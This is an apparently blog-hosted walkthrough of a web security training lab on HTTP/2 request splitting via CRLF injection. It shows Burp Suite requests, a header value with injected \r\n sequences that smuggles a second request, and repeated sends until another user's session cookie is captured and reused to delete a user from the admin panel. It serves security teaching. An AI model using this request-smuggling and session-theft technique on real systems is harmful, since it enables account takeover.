

## Lab Name: - HTTP/2 request splitting via CRLF injection

The goal is to delete the user carlos by using response queue poisoning to break into the admin panel at /admin

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extensions	Learn
Intercept	HTTP history	WebSockets history	Proxy settings							
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type		
7	https://0ab8008404815dcc806b...	GET	/			200	8483	HTML		
8	https://0ab8008404815dcc806b...	GET	/academyLabHeader		✓	400	130	text		

Send the get request to the repeater and turn the interceptor off to avoid disturbance.


So, this will be the request in our repeater.

**Request**

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
3 Cookie: session=skDDNQsqUFRumC9C3PiemIJeORwsHGk0
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

I'll open Inspector's **Request Attributes** section and change the protocol to HTTP/2



You will get a response.

#### Response

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Content-Type: text/html; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 8375			
5				
6	<!DOCTYPE html>			
7	<html>			
8	<head>			
9	<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>			
10	<link href=/resources/css/labsBlog.css rel=stylesheet>			
11	<title>			
	HTTP/2 request splitting via CRLF injection			
	</title>			

Now in the request ill add something that it will Change the path of the request to a non-existent endpoint.

I have added /x in the get sentence.

#### Request

	Pretty	Raw	Hex
1	GET /x HTTP/2		
2	Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net		
3	Cookie: session=skDDNQsqUFRumC9C3PiemIJeORWsHGkO		

So, the response will always be 404 Not found.

#### Response

	Pretty	Raw	Hex	Render
1	HTTP/2 404 Not Found			
2	Content-Type: application/json; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 11			
5				
6	"Not Found"			

Once the response queue is poisoned, this will make it easier to recognize any other user's responses that's successfully captured.

Now, in the inspector session, in request headers I'll add a new header as follows.

In the header value, I'll inject \r\n sequences to split the request so that you're smuggling another request to a non-existent endpoint as follows:



A screenshot of a header editor window. The 'Name' field contains 'foo'. The 'Value' field contains the following text: `bar \r \n`, `\r \n`, `GET /x HTTP/1.1 \r \n`, and `Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net`. At the bottom, there are 'Cancel' and 'Add' buttons.

I'll send the request after adding this header. Then I'll wait for around 2-3 seconds, then send the request again to fetch an arbitrary response. Most of the time, you will receive your own 404 response.


I'll repeat the process, until I'll get 302 Found which will contain the admin's new post-login session cookie.




A screenshot of a network response in a tool like Burp Suite. The 'Response' tab is selected, and the 'Raw' view is shown. The response is an HTTP/2 302 Found status. The headers are: `Location: /my-account`, `Set-Cookie: session=Hix1la0KIA1KfZvVJq5VXBSgk01j1UkK; Secure; HttpOnly; SameSite=None`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 0`.

I have copied the session cookie.

Then in burpsuite I'll turn the interceptor on and ill add /admin at the end of the website.




I'll hit enter, and when the interceptor intercept my request, instead of the cookie that is already present, I'll replace that with the cookie we copied.




And after changing the session cookie I'll forward.

And I'll land on this page.



After reaching this page, I'll click on delete for carlos.

Then the interceptor will intercept and I'll change the session cookie for each intercept our interceptor had made.



After I replaced all the cookie with the cookie I copied. The user Carlos will get deleted.



HTTP/2 request splitting via CRLF injection

[Back to lab description >>](#)

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)



HTTP/2 request splitting via CRLF injection

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

## Users

wiener - [Delete](#)



HTTP/2 request splitting via CRLF injection

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO  
**BLOG** A simple, stylized purple smiley face icon with two dots for eyes and a curved line for a mouth.

Search the blog...

Search

And the lab is solved.